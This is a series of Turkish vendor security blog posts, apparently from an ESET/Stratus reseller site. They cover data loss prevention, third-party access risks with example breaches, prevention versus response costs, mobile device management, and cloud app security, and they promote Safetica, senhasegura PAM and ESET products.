Veri hacmi katlanarak artmaya devam ettikçe, ölçeklenebilirlik veri keşfi çabaları için kritik bir endişe olarak ortaya çıkmaktadır. Kuruluşlar, veri keşfi girişimlerinin veri hacimleri arttıkça sorunsuz bir şekilde ölçeklenebilmesini sağlamak için büyük ve çeşitli veri kümelerini barındırabilen ölçeklenebilir altyapı ve teknolojilere yatırım yapmalıdır.
DLP çözümleri, kuruluş büyüdükçe bu verilerin etkili bir şekilde yönetilmesinde ve güvenliğinin sağlanmasında çok önemli bir rol oynayabilir. Kuruluşlar ölçeklenebilir DLP çözümleri uygulayarak, veri koruma önlemlerinin güvenlik veya performanstan ödün vermeden işletmenin gelişen ihtiyaçlarına uyum sağlamasını temin edebilirler. (*Pst!* Safetica’nın DLP çözümleri özelleştirilebilir ve şirketinizin ihtiyaçlarına göre uyarlanabilir!)

## **Safetica’nın çözümleriyle veri keşfi**
Safetica’nın DLP yazılımı ve veri keşif çözümleri, modern veri koruma ve içgörü çıkarmanın ön saflarında yer almaktadır. Sezgisel arayüzler ve gelişmiş görselleştirme araçları ile Safetica, kullanıcıların geniş veri manzaralarında kolaylıkla ve hassasiyetle gezinmelerini sağlar.
[Safetica’nın Veri Kaybını Önleme (DLP)](https://stratus.com.tr/safetica-dlp/) çözümleri, veri yönetimindeki en acil zorlukların üstesinden gelmek için tasarlanmıştır. Safetica, veri silolarını ele almaktan veri kalitesi sorunlarını ve ölçeklenebilirlik endişelerini çözmeye kadar, kuruluş genelinde hassas verileri denetlemek için merkezi bir platform sunar: biri işletmeler ve diğeri KOBİ’ler için.
Safetica, yenilikçi çözümleri sayesinde işletmelerin sıkı düzenlemelere ve endüstri standartlarına bağlı kalırken sağlam veri keşif stratejilerini sorunsuz bir şekilde uygulamalarını sağlar. Safetica’nın kapsamlı DLP yetenekleri ile kuruluşlar veri görünürlüklerini artırabilir, hassas bilgileri koruyabilir ve dijital ortamın karmaşıklıklarında güvenle gezinebilirler.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Büyük Veri, DLP, Kurumsal Güvenlik, veri keşfi
---
### [Günümüz Kuruluşlarının Üçüncü Taraf Erişimi Sorunu](https://antivirus.com.tr/gunumuz-kuruluslarinin-ucuncu-taraf-erisimi-sorunu/)
**Published:** Mayıs 16, 2024
**Author:** ESET
**Excerpt:** Şirketler hızla yeni tedarikçiler edinmeye devam ederken üçüncü taraf erişimi, iş ortamına kattığı riskler dolayısıyla daha fazla üzerinde durmayı gerektiriyor.
**Content:**
Günümüzde kuruluşlar için dış kaynak kullanımı, verimli ve yenilikçi bir iş yürütmenin hayati bir parçası haline geldi. Ancak şirketler daha önce görülmemiş bir hızla yeni tedarikçiler edinmeye devam ederken üçüncü taraf erişimi, iş ortamına kattığı riskler dolayısıyla her zamankinden daha fazla üzerinde durmayı gerektiriyor.
Günümüzde, şirketlerde faaliyetlerin yürütülmesi için üçüncü taraf kullanımının oranı gerçekten şaşırtıcıdır. Şirketler giderek daha fazla iç işlevleri ve operasyonları ve dış hizmetleri dışarıdan temin etme yolunu arıyor.
Araştırmaya göre şirketlerin dörtte biri, 100’den fazla üçüncü taraf tedarikçi kullandıklarını ve bunların çoğunun etkin bir şekilde çalışmak ve sözleşmelerini yerine getirmek için şirket içi varlıklara, verilere ve iş uygulamalarına erişime ihtiyaç duyduklarını söylüyor.
Ayrıca çalışmada, katılımcıların %90’ının üçüncü tarafların yalnızca iç kaynaklara değil kritik iç kaynaklara da erişmesine izin verdiği tespit edilmiştir. Her CISO bu duruma acilen dikkat etmelidir.
Üçüncü taraf satıcılara güvenen şirketler mükemmel siber güvenlik önlemleri almış olabilir ancak satıcının erişim kontrolleri güvensiz olduğunda bunların hiçbir anlamı yoktur.
Birçok kuruluş için üçüncü taraf sağlayıcılardan erişimi güvence altına almak inanılmaz derecede karmaşıktır; genellikle çok faktörlü kimlik doğrulama, VPN desteği, şirketlere gönderilen kurumsal dizüstü bilgisayarlar, dizin hizmetleri, aracılar ve daha fazlası gibi çözümler gerektirir.
Bu durum sadece güvenlik uzmanları için kafa karışıklığı ve ek yük yaratmakla kalmaz aynı zamanda üçüncü tarafların işlerini yapmak için ihtiyaç duydukları sistemlere erişmeleri için karışık ve genellikle güvenli olmayan yollar oluşturur.
Yazımızın devamında üçüncü taraf istismarının işletmeler için nasıl büyük bir siber güvenlik riski olduğunu paylaşacağız.
## **Üçüncü taraf erişimi kaynaklı saldırılar artıyor**
Üçüncü taraflar ağ güvenliğini sizin istediğiniz kadar ciddiye almayabilir. Bunu bilen siber suçlular işletmenize doğrudan saldırmak yerine, üçüncü taraf tedarikçileri arasından daha kolay bir hedef arayabilirler.
Güvenliği ihlal edilmiş bir tedarikçi kolayca siber suçlular için bir giriş noktasına dönüştürülebilir. Bir tedarik zinciri saldırısı bu şekilde işler.
Şirketlerin birlikte çalıştıkları üçüncü taraf kuruluşların sayısı ve bunlara ifşa edilen hassas veri miktarı da her yıl artmaktadır. Elbette aynı durumun üçüncü tarafların neden olduğu veri ihlalleri için de geçerli olduğunu unutmamak gerek.
**İşte, üçüncü tarafların karıştığı siber güvenlik olaylarından sadece birkaç örnek:**
### **Magecart Saldırıları**
2015 yılından bu yana Magecart adlı bir grup siber suçlu, büyük perakendecilere dünya çapında çeşitli saldırılar düzenledi. Grubun Ticketmaster, British Airways, Newegg, Feedify ve Magento mağazalarına yapılan son saldırılardan sorumlu olduğuna inanılıyor. Magecart korsanları genellikle kurbanları tarafından kullanılan üçüncü taraf web hizmetlerine bulaşarak başta kredi kartı verileri olmak üzere değerli bilgileri ele geçirdi.
### **Atrium Health Veri İhlali**
2018 yılında Atrium Health, 2,65 milyondan fazla hastanın kişisel bilgilerinin açığa çıkmasına neden olan bir veri ihlali yaşadı. İhlal, Atrium Health’in faturalandırma sağlayıcılarından biri tarafından kullanılan sunucuların ele geçirilmesinden kaynaklandı.
### **Amazon Veri Sızıntısı**
Amazon, eBay, Shopify ve PayPal 2020 yılında büyük bir veri ihlalinin kurbanı oldu. Birleşik Krallık’a ait yaklaşık 8 milyon çevrimiçi alışveriş işlemini içeren üçüncü taraf bir veri tabanı internette yayımlandı.
Amazon’un üçüncü taraf olaylarından ilk kez muzdarip olmaması da dikkat çekici. Saldırganlar 2017 yılında Amazon ile çalışan çeşitli üçüncü taraf satıcıların sistemine girmiş ve satıcıların kimlik bilgilerini, ortamda kötü niyetli eylemler gerçekleştirmek için kullanmışlardı.
### **General Electric (GE) Veri İhlali**
2020 yılında GE, hizmet sağlayıcılarından birinin neden olduğu bir veri ihlalini bildirdi. Ele geçirilen bir e-posta hesabı, mevcut ve eski GE hak sahiplerinin ve çalışanlarının kişisel olarak tanımlanabilir bilgilerinin kamuya sızdırılmasına yol açtı.
Dış kaynaklı tedarikçinin taahhüdünün niteliğine bağlı olarak, bir kuruluş farklı risklerle karşı karşıya kalabilir. Şimdi en yaygın risk kategorilerine ve bu riskleri azaltmak için hazırlıklı olmanız gereken tehditlere göz atalım.
## **Üçüncü taraf erişimi ile ilgili riskler nelerdir?**
Küçük hizmet sağlayıcıların ve alt yüklenicilerin mali ve teknik kapasiteleri her zaman müşterilerinin kapasiteleriyle eşleşmeyebilir. Bu yüzden siber suçlular başarılı olmak için küçük çaplı işletmelerden başlayabilir ve tedarik zincirlerinde kolay bir hedef arayabilirler.
Güvenliği ihlal edilmiş bir üçüncü taraf tedarikçi, dört ana kategoriye ayrılabilecek çeşitli risklere yol açabilir:
1. **Siber Güvenlik Riskleri:** Alt yükleniciler genellikle müşterilerinin farklı ortamlarına, sistemlerine ve verilerine meşru erişime sahiptir. Saldırganlar, değerli varlıklarınızı ele geçirmek için üçüncü taraf bir satıcıyı giriş noktası olarak kullanabilir.
2. **Operasyonel Riskler:** Siber suçlular sadece verilerinizi değil dahili sistemlerinizi ve kullandığınız hizmetleri de hedef alabilir. Bu durum, operasyonlarınızın kısmen kesintiye uğramasının yanı sıra tamamen durmasına neden olabilir.
3. **Uyumluluk Riskleri:** Uluslararası, yerel ve sektöre özgü standartlar ve düzenlemeler, kuruluşların karşılaması gereken katı siber güvenlik kriterlerini tanımlar. Ayrıca bu kuruluşlarla çalışan üçüncü taraflar da bu gerekliliklere uymak zorundadır. Kuruluşların bunlara uyumlu olmaması genellikle önemli para cezalarına ve itibar kaybına yol açar.
4. **İtibar Riskleri:** Değerli verilerinizin ve sistemlerinizin tehlikeye girmesi, mevcut ve gelecekteki ortaklarınız ve müşterileriniz için kırmızı bayrak görevi görür. İtibarınızı yeniden kazanmak çok zaman ve çaba gerektirecektir. Ne yazık ki ciddi bir siber güvenlik olayından sonra bunu başarılı bir şekilde geri kazanabileceğinizin garantisi yoktur.
Birçok kuruluşun üçüncü taraflarla olan çalışmalarını güvence altına almakta bu kadar zorlanması, görünürlük ve kontrol eksikliğinden kaynaklanır: Çünkü şirketler, genellikle üçüncü taraf tedarikçilerinin şirkete ait kritik veri ve sistemleri ile ne yaptığının farkında değildir.
## **Üçüncü taraf erişimini içeren belirli tehditler nelerdir?**
Alt yüklenicilerle iş birliğinizi daha güvenli hale getirmek için üçüncü tarafların şirketinizin siber güvenliğine ne gibi tehditler oluşturabileceklerini anlamanız gerekir.
**En yaygın 4 tehdit türü:**
1. **Ayrıcalıkların Kötüye Kullanımı:** Üçüncü taraf tedarikçiler, kendilerine verdiğiniz erişim ayrıcalıklarını çeşitli şekillerde ve çeşitli nedenlerle ihlal edebilir. Alt yüklenicinizin çalışanları kimlik bilgilerini gönüllü olarak başkalarına verebilir ya da ağınızdaki erişim izinleri doğru yapılandırılmamışsa üçüncü taraf bir tedarikçi kendileriyle paylaşılmaması gereken verilere erişim sağlayabilir.
2. **İnsan Hataları:** Tedarikçinizin çalışanlarının kasıtsız hataları, kasıtlı saldırılar kadar hasara neden olabilir. Yaygın hatalar arasında dosya ve bilgilerin yanlışlıkla silinmesi veya paylaşılması, yanlış veri girilmesi, sistem ve çözümlerin yanlış yapılandırılması yer alır. Kasıtlı olmasa da bu hatalar veri sızıntılarına, hizmet kesintilerine ve önemli gelir kayıplarına yol açabilir.
3. **Veri Hırsızlığı:** Kasıtsız veri hasarının yanı sıra, üçüncü taraf tedarikçiler üzerinden maruz kalacağınız yüksek bir veri hırsızlığı riski mevcuttur. Uygun bir tedarikçi yönetimi politikası olmadan, üçüncü taraf çalışanların değerli iş bilgilerini çalma ve kendi çıkarları için kullanma riski vardır.
4. **Tedarikçilerinizden kaynaklanan üçüncü taraf riskleri:** Üçüncü taraf tedarikçilerinizin siber güvenlik gereksinimlerinizi karşılamasını ve en iyi siber güvenlik uygulamalarını takip etmesini sağlamak yeterli değildir. Tedarik zincirlerini nasıl yönettiklerini de anlamanız gerekir.
Neyse ki üçüncü taraf tedarikçilerinizden, şirketinizin siber güvenlik direncini önemli ölçüde artıracak bir dizi en iyi risk yönetimi uygulamasını takip etmesini isteyerek tüm bu riskleri ve tehditleri etkili bir şekilde yönetebilirsiniz.
## **Üçüncü taraf erişimini azaltmak için teknik kontroller nelerdir?**
Üçüncü taraflarınızın şirketinizin ayrıcalıklı hesaplarına, kritik varlıklarına ve gizli bilgilerine erişimi varsa yüksek düzeyde erişim kontrolü sağlamak özellikle önemlidir.
Kurum, riski daha iyi yönetmesine olanak tanıyan nedenler ve ölçütler konusunda görünürlüğe sahiptir. Buna yardımcı olmak için teknik kontroller uygulanabilir.
**Teknik kontroller şunları içerir:**
### **Çok Faktörlü Kimlik Doğrulama (MFA)**
Sistemlere erişirken MFA kullanmamak için hiçbir neden yoktur. Saldırganların aşması zor bir engel olduğu için hayati önem taşır. Bu, ilk savunma hattı ve üçüncü taraf erişim kontrolü için zorunlu olarak kullanılmalıdır.
### **Merkezi Erişim Yönetimi**
Erişimin merkezi olarak yönetilmesi, gerçekleştirilmesi gereken teknik ve idari eylemlere yardımcı olur. Ayrıca erişimin merkezi olarak görülebilir ve kontrol edilebilir olması, yönetilmesini kolaylaştıracaktır. Kuruluş, merkezi bir sistemin yokluğunda, basitleştirilmiş yönetim için bunu uygulamayı düşünmelidir.
### **Merkezi Erişim Ağ Geçidi**
Sistemlere erişmek için üçüncü bir tarafça kullanılan bir ağ geçidi kullanışlıdır. Bu, merkezi bir odak noktası sağladığı için erişim yönetimine yardımcı olur. Muhafızların konuşlandırıldığı bir kale kapısına eşdeğerdir.
Bu durum kontrol sağlandığı zaman diğer alanların izlenmesine gerek kalmadığı anlamına gelmez. Ancak bu tarz bir merkezi erişim noktasına sahip olmak bir güvenlik odak noktası oluşturur.
### **Sanal Özel Ağlar (VPN)**
Sistemlere erişimin ağ açısından güvenli olmasını sağlamak da çok önemlidir. Merkezi nokta için VPN veya SSL/TLS seviyesinde güvenlik kullanmak, bu korumaya sahip olmamaktan daha güvenli bir yoldur.
Üçüncü taraflar her zaman bir kuruluşun sahip olabileceği eşdeğer güvenlik seviyesine veya daha iyisine sahip değildir ve şifreli ağlar üzerinden erişimi güvence altına almak güvenliğe katkı sağlar.
Gerekli olan tek kontrol bu değildir, riski etkili bir şekilde azaltmak için kontrollerin bir kombinasyonu uygulanmalıdır. Bazı kuruluşlar kontrollerden birini ya da diğerini tercih etme eğilimindedir.
### Üçüncü Taraf Erişimi **Kaydı**
Yazılı erişim, ortamınızda uygulamak için harika bir kontroldür. Hem kurumu hem de üçüncü tarafı korur. Kuruluşun elinde ne olduğuna dair bir kayıt varsa, adımları izleyebilir ve sorunu tersine çevirebilir veya en azından çözebilir.
Ayrıca kayıtlı erişim ile ne olduğu konusunda hiçbir şüphe olmamalıdır. Her şey dijital kayıtlara geçmiştir. İlk başta bazı insanlar bu fikri reddedebilir ancak bir kez kullanıldığında kontrolün değeri hızla ortaya çıkar ve güçlü bir araç haline gelir.
Yukarıdaki teknik kontroller ancak gerçekten kullanıldığında ve doğru kullanıldığında etkilidir. Savunmaları uygulayacak, işletecek, izleyecek ve yönetecek kaynaklar olmadan bunların faydaları gerçekleştirilemeyecektir.
Bir kuruluş kolay bir hedef teşkil ediyorsa ihlal olasılığı artar. Bu nedenle yürürlükteki kontrollerin kurumun personeline ve güvenilir üçüncü taraflara riski sınırlandıracak şekilde faaliyet göstermeleri için gereken düzeyde rehberlik etmeye yeterli olduğundan emin olmak hayati önem taşımaktadır.
## **Güçlü bir PAM çözümü üçüncü taraf erişimi için yardımcı olabilir**
Günümüz kuruluşları için dış kaynak kullanımı, verimli ve yenilikçi bir iş yürütmenin kritik bir parçası haline gelmiştir. Şirketler daha önce görülmemiş bir hızla yeni tedarikçiler eklerken üçüncü tarafların iş ortamına kattığı riskleri en aza indirmek her zamankinden daha önemlidir.
Kapsamlı bir üçüncü taraf risk yönetimi stratejisi ile şirketler, üçüncü tarafların sağladığı uzmanlık ve maliyet tasarrufundan yararlanırken kendilerini bu modern çalışma ortamının sunduğu çok çeşitli risklerden koruyabilirler.
Üçüncü taraf risk yönetimi stratejinizi değerlendirirken güçlü bir ayrıcalıklı erişim yönetimi ([PAM](https://stratus.com.tr/senhasegura/ "PAM")) çözümü kritik varlıklarınıza üçüncü taraf erişimini korumaya ve kontrol etmeye yardımcı olabilir.
[senhasegura](https://stratus.com.tr/senhasegura/), kullanıcı yaşam döngüsü boyunca iş akışlarını otomatikleştirmek, politika tabanlı kontrolleri uygulamak ve anormallikleri ve yetkisiz erişim girişimlerini tespit etmek için önde gelen sistemler ve uygulamalarla entegre olur.
Ayrıca PAM, kuruluşların kaynak erişimine ihtiyaç duyan tedarikçileri kısıtlarken geçici hesapların devre dışı bırakılmasını sağlamak için otomatik sona erme tarihleri belirlemelerine de olanak tanır.
İlgili makale: [2022’nin en büyük fidye yazılımı saldırıları](https://antivirus.com.tr/2022nin-en-buyuk-fidye-yazilimi-saldirilari/)
[](https://stratus.com.tr/senhasegura/)senhasegura PAM Ayrıcalıklı Erişim Yönetimi
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Güvenlik açığı, Kurumsal Güvenlik, PAM
---
### [Rekabette önde olmak: Önlem almak ve maliyet avantajı](https://antivirus.com.tr/rekabette-onde-olmak-onlem-almak-ve-maliyet-avantaji/)
**Published:** Mayıs 23, 2024
**Author:** ESET
**Excerpt:** Önlem almak avantajlarının önemi üzerinde daha fazla duruluyor. Maliyet etkinliği açısından bakıldığında önleme, en mantıklı seçenek olarak ortaya çıkıyor.
**Content:**
İşletmeler genellikle siber saldırıları tespit etmek ve bunlara yanıt vermek için daha yeni, daha etkili yollara odaklanır. Önlem almak avantajlarının önemi üzerinde de giderek daha fazla duruluyor. Maliyet etkinliği açısından bakıldığında önleme, en mantıklı seçenek olarak ortaya çıkıyor. Şimdi hangi önleyici tedbirlerin mevcut olduğunu ve işletmeniz için hangilerini göz önünde bulundurmanız gerektiğine birlikte göz atalım.
[Bir IBM raporuna](https://www.ibm.com/downloads/cas/E3G5JMBP) göre **bir veri ihlalinin küresel ortalama maliyeti 4,45 milyon dolardır**. ABD’de bu maliyet 9,48 milyon dolarla daha da yüksektir. Bir veri ihlalinin 500’den az çalışanı olan kuruluşlar üzerindeki ortalama etkisi ise 3,31 milyon dolar (bir önceki yıla göre %13,4 artış). Maliyetler ülkeye ve sektöre göre değişmekle birlikte güvenlik ihlalleri kesinlikle önleyici tedbirlerden daha pahalıdır.
### **Veri ihlaline karşı önlem almak**
Başarılı Gerçekleşen bir siber saldırı, yalnızca bir ihlal nedeniyle ortaya çıkan doğrudan kayıplarla değil aynı zamanda hasarın onarılmasıyla ilgili dolaylı maliyetlerle de ilgilidir. Buna üretkenliği sekteye uğratabilecek potansiyel kesinti sürelerinin yanı sıra hafifletme stratejileri ve sistem kurtarma için yapılan harcamalar da dahildir.
Siber saldırılar aynı zamanda işletmenizin itibarına zarar verebilir ve müşteri güvenini aşındırarak kalıcı etkiler yaratabilir. İtibara verilen zararı telafi etmek çoğu zaman finansal maliyetlerden daha zordur çünkü bu tür bir zarar mevcut müşterilerin kaybına, yenilerini çekmekte zorlanmaya ve markanın gelecek için genel olarak olumsuz algılanmasına yol açabilir.
İtibar kaybı ve doğrudan mali yansımaların yanı sıra bir ihlalin, işletmelerin yasa ve yönetmeliklere uyulmadığını ortaya çıkarması durumunda ise **yasal para cezaları veya düzenleyici cezalar riski de vardır.** İşletmeler ayrıca etkilenen müşterilerden gelen davalarla da karşı karşıya kalabilir ve bu da mali yükü daha da artırır.
**Proaktif yaklaşımınız ve önleme çabalarınız,** aşağıdakiler gibi önlem almak **saldırı yüzeyini önemli ölçüde azaltabilir:**
- Risk değerlendirmesi
- Çalışanlar için düzenli siber güvenlik farkındalık eğitimi
- Düzenli güncellemeler ve güvenlik açığı ve yama yönetimi
- Yapay zeka destekli uç nokta koruması
- Veri şifreleme
- Ağ güvenliği
- E-posta koruması (anti-spam, anti-phishing, anti-malware)
- Bulut güvenliği (bulutta barındırılan e-posta, iş birliği araçları ve depolama için çok katmanlı koruma)
- Mobil cihaz güvenliği
- Kimlik katmanında önleme
### **Maliyet etkinliği kapsamında [siber sigorta](https://antivirus.com.tr/siber-sigorta-101-nedir-ve-sirketimin-buna-ihtiyaci-var-mi/)**
Şirketler siber sigortayı başka bir önleyici tedbir olarak düşünse de sınırlamalarını anlamak önemlidir. Siber sigorta, doğrudan sistem ve çalışan güvenliğini ele alan önlemlerin aksine siber saldırıları önlemez.
Yalnızca bu tür olaylardan kaynaklanan mali zararın hafifletilmesine yardımcı olabilir. Ancak **siber sigortanın tüm olası zararları karşılamayabileceğini unutmamak gerekir.** Bunun başlıca nedeni, kesinti süresi veya itibar kaybı gibi belirli kayıpların somut parasal değerlerle ölçülmesinin zor olmasıdır. Ayrıca siber sigorta şirketlerinden tazminat alma süresi uzun olabilir.
Bu nedenle siber sigorta faydalı olsa da **kapsamlı siber risk yönetimi** için tek çözüm olarak güvenilmemelidir.
Unutmamak gerekir ki siber sigorta şirketleri de genellikle yukarıda belirtilen önlemlerin en azından bir kısmının alınmasını şart koşmaktadır.
### **Tespit ve müdahale ile önlem almak**
Sağlam önleyici tedbirler bilgisayar korsanlarının işletmenize başarılı saldırılar gerçekleştirmesini zorlaştırsa da güvenlik savunmalarınızı atlatabilecekleri senaryolar hala mevcuttur.
Bu nedenle önleyici adımlara ek olarak hem tespit hem de müdahale önlemlerinin alınması çok önemlidir. Bu ikisini birbirini tamamlayan, sizi ve işinizi korumak için güçlerini birleştiren unsurlar olarak düşünün.
Önlem almak avantajlarının önemi üzerinde daha fazla duruluyor Maliyet etkinliği açısından bakıldığında önleme en mantıklı seçenek olarak ortaya çıkıyor
En etkili [tespit ve müdahale çözümleri](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) **yapay zeka ve makine öğrenimini** kullanır. Böyle bir araç ararken size olağanüstü tehdit ve sistem görünürlüğü sağlayan**,** olaylara anında yanıt vererek hızlı ve derinlemesine kök neden analizi yapmanıza olanak tanıyan bir araç bulmaya çalışın. Ya da sistemlerinizi gece gündüz izleyerek iş sürekliliğini sağlayan, tehdit avcılığı, dijital adli tıp ve anında olay müdahalesine yardımcı olarak BT ekiplerini destekleyen bir **MDR çözümü** ile bunu bir adım öteye taşıyın.
Potansiyel mali kayıplardan, itibarınızın zarar görmesinden ve daha fazlasından kaçınmak istiyorsanız güçlü önleyici tedbirler almanız gerekir. Çoğu saldırı daha gerçekleşmeden önlenecektir ve kararlı bir siber suçlu yine de korumanızı aşarsa tespit ve müdahale araçları hasarı azaltmaya hazır olacaktır.
Bu tür hizmetler için bir sağlayıcı seçerken yukarıda belirtilen tüm olanakları sunan ve bunları işletmenizin faydalarını en üst düzeye çıkarabileceği şekilde birleştirebilen bir platformu göz önünde bulundurduğunuzdan emin olun.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDR, Tespit ve Müdahale
---
### [MDM: Tek platform ile güvenliği arttırın, maliyeti azaltın](https://antivirus.com.tr/mdm-tek-platform-ile-guvenligi-arttirin-maliyeti-azaltin/)
**Published:** Haziran 4, 2024
**Author:** ESET
**Excerpt:** MDM platformu, şirketinizin dijital güvenliğini korumak için en verimli ve uygun maliyetli yöntemlerden biri olarak öne çıkıyor.
**Content:**
Önleme, şirketinizin dijital güvenliğini korumak için en verimli ve uygun maliyetli yöntemlerden biri olarak öne çıkıyor. Günümüzün hibrit çalışma alanları ve BYOD (kendi cihazını getir) kültürü ortamında, çalışanların iş hesaplarına ve bulut hizmetlerine erişmek için kullandıkları cihazların korunması bir önceliktir. Bir MDM platformu bunu başarmanıza nasıl yardımcı olabilir? Verizon’un yeni araştırmasına göre mobil cihazlar ne tür tehditlerle karşı karşıya?
### **MDM’in reaktif önlemlerin ötesindeki rolü**
[Önceki](https://antivirus.com.tr/sizce-mobil-cihaz-guvenligi-onemsiz-mi-yaniliyorsunuz/) makalemizde de belirttiğimiz gibi MDM kuruluşunuzun dijital güvenliğinde giderek daha önemli bir adım haline gelmektedir. MDM, BT’nin reaktif bir bileşeni olmaktan ziyade sağlam bir uç nokta mobil güvenlik çözümü ile **dijital saldırıların ilk etapta gerçekleşmesini önleyen** proaktif bir çözümdür.
BT uzmanlarınızın tüm **kurumsal mobil cihazlarınızı uzaktan kolayca yönetmesine** ve hatta sorun gidermesine, **güvenlik ve yazılım güncellemelerini zorunlu kılmasına**, **kayıp bir cihazı anında silmesine** ve çalışanlarınızın telefonlarının hangi işletim sistemini çalıştırdığına bakılmaksızın ağı güvence altına almasına imkân sağlar. Ayrıca **belirli uygulamaları ve web sitelerini kara listeye almalarına** olanak tanıyarak örneğin sosyal medya uygulamalarını şirket telefonlarına yüklemelerini engelleyerek çalışanlarınızın hem güvenliği hem de üretkenliği artırır.
Buna ek olarak MDM platformları artık süreçlerinin çoğunu otomatikleştiriyor ve otomasyon yeteneklerini genişletmek için **yapay** **zekâ ve makine öğrenimini kullanıyor.** Yapay zekâ tahmine dayalı analizler gerçekleştirebilir, hangi cihazların nasıl saldırıya uğrayabileceğini belirleyebilir hatta insan etkileşimine gerek kalmadan bazı arızaları teşhis edip düzeltebilir. Sonuç olarak gelişmiş bir MDM çözümü, BT ekibinize ve çalışanlarınıza zaman kazandırabilir, bu da **üretkenliklerini ve verimliliklerini artırarak daha önemli görevlere odaklanmalarını sağlar**.
### **2023’ün mobil güvenlik tehditleri**
[Verizon’un mobil güvenlik raporuna](https://www.verizon.com/business/resources/T335/reports/mobile-security-index-report.pdf) göre mobil uygulama tehditlerinin sayısı 2022’nin ilk yarısı ile 2023’ün ilk yarısı arasında **%30 oranında artmıştır.** Aynı raporda, 2022 yılında **her 10 kuruluştan birinin mobil kötü amaçlı yazılımlardan etkilendiği** ve **kimlik avı tehditlerinin %80’inin** ya mobil cihazları hedef almak için özel olarak oluşturulduğu ya da hem masaüstünde hem de mobilde çalıştığı belirtiliyor. Son olarak, ortalama bir kullanıcının SMS yoluyla bir kimlik avı saldırısına kanma olasılığı e-postaya göre 6-10 kat daha fazladır.
Verizon’un güvenlik raporu, ortalama bir çalışanın şirket hesaplarına bağlı bir mobil cihazı nasıl kullandığına dair de ilginç bir fikir veriyor. Rapora göre, **çalışanların %50’si şirket cihazlarında kişisel e-posta veya mesajlaşma uygulamalarını kullanıyor**. Buna ek olarak **çalışanların %48’i aile üyelerinin veya arkadaşlarının cihazları kullanmasına izin veriyor.**
Bunların hepsi büyük güvenlik risklerine açılan potansiyel kapılardır. **Çalışanların %78’i iş cihazlarını kişisel faaliyetler** (sosyal ağlar, alışveriş, yayın hizmetleri vb.) için kullanırken **%72’si kişisel cihazlarını iş faaliyetleri** (iş e-postalarına veya mesajlaşma uygulamalarına giriş yapmak gibi) için kullanıyor.

### **MDM çözümü**
ESET tarafından sunulan gibi bir MDM çözümü ile hem [Android](https://antivirus.com.tr/android-tehditleri-nasil-evrim-gecirdiler/) hem de iOS cihazlarınızı proaktif olarak koruyabilirsiniz. Bu tür çözümlerden yararlanarak yalnızca savunmanızı kolaylaştırmakla kalmaz aynı zamanda daha verimli ve bağımsız bir koruma sistemi oluşturursunuz.
Çalışanlarınız, iş akışlarından uzaklaşmalarına neden olabilecek ekstra adımlarla zaman kaybetmek zorunda kalmaz. Aynı zamanda BT ekibiniz, telefonun işletim sisteminden bağımsız olarak **tüm cihazları birleşik bir platformdan yönetme** avantajı elde ederek genel operasyonel verimliliği artırır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, MDM, Siber Güvenlik
---
### [Bulut güvenliği: Yerel uygulama koruması bir başlangıçtır](https://antivirus.com.tr/bulut-guvenligi-yerel-uygulama-korumasi-bir-baslangictir/)
**Published:** Haziran 6, 2024
**Author:** ESET
**Excerpt:** Bulut güvenliği söz konusu olduğunda alınması gereken önlemler, bir BT uzmanının işini daha da karmaşık hale getirmemelidir.
**Content:**
Bulut güvenliği söz konusu olduğunda alınması gereken önlemler, bir BT uzmanının işini daha da karmaşık hale getirmemelidir.
BT uzmanlarının, Google Workspace’in 3 milyar kullanıcısı ya da Microsoft Teams iş birliği uygulamasının 320 milyon kullanıcısı arasında sayılacağı kesindir. Başarılı bir dağıtım ve bazı güvenlik kurallarının oluşturulmasının ardından, ideal bir dünyada, kurumsal ekipler güvenli iş birliği ortamlarında çalışırken diğer kritik görevleri yerine getirmek için zaman kazanabilirler.
Bu teknoloji devleri yüksek teknolojili güvenliği doğrudan bulut uygulamalarına dahil etmişlerdir dolayısıyla endişelenecek bir şey yoktur, değil mi? Evet, yaygın olarak kullanılan bu bulut uygulamaları, korunmakta ve düzenli olarak güncellenmektedir ancak bu, dışarıdaki tüm tehditlere karşı bağışık bir bulut güvenliği sağladığınız anlamına gelmez.
Tehdit aktörlerinin meşru bulut uygulamalarını kötüye kullandığı çok sayıda vaka var ancak bu sorunun bir çözümü de var. BT yöneticilerinin bulut güvenliği konusunda ek katmanlar uygulaması gerekiyor. Yöneticiler, doğru araçlarla bulut hizmetlerinden kaynaklanan saldırı yüzeyini en aza indirebilir, kurumsal iş birliği uygulamalarını ve e-postalarını tehditler gerçekleşmeden önce koruyan, önleme öncelikli bir yaklaşım benimseyebilir.
### **Büyüyen iştah**
Dünyanın dört bir yanındaki şirketler sürekli olarak daha verimli çalışmanın yollarını arıyor ve (konumdan bağımsız olarak) genel bulut pazarındaki gelir 2019 ve 2023 yılları arasında iki kattan fazla arttı ve 2024 yılında **690,3 milyar dolara** ulaşacağı tahmin ediliyor.
Ancak pazar büyüdükçe tehdit aktörlerinin iştahı da artıyor. **ESET,** diğer taraftan Haziran 2021 ile Temmuz 2023 arasında, **Microsoft 365 ve Google Workspace** bulut ofis paketlerinin **yerel korumasını atlayacak olan milyonlarca tehdidi tespit etti ve engelledi.**
Engellenen tehditlerin çoğunluğunu kimlik avı ve spam mesajları oluşturuyor; son veriler bu eğilimin sona ermediğini gösteriyor. [ESET H2 2023 Tehdit Raporu](https://antivirus.com.tr/eset-tehdit-raporu-h2-2023/)‘na göre spam yüzde 6 oranında arttı ve kurbanları kimlik avı web sitelerine gönderen kötü amaçlı HTML dosyaları (HTML/Phishing.Agent trojan) hala açık ara en çok tespit edilen e-posta tehdidi.
Genel olarak bu e-posta saldırıları**,** ESET tarafından tespit edilen tüm siber tehditlerin neredeyse dörtte birini (yüzde 23,4) oluşturuyor.
ESET telemetri tarafından tespit edilen diğer bulut tehditleri arasında arka kapılar, casus yazılımlar, bilgi hırsızları ve indiriciler gibi çeşitli kötü amaçlı yazılım türleri yer alıyor.
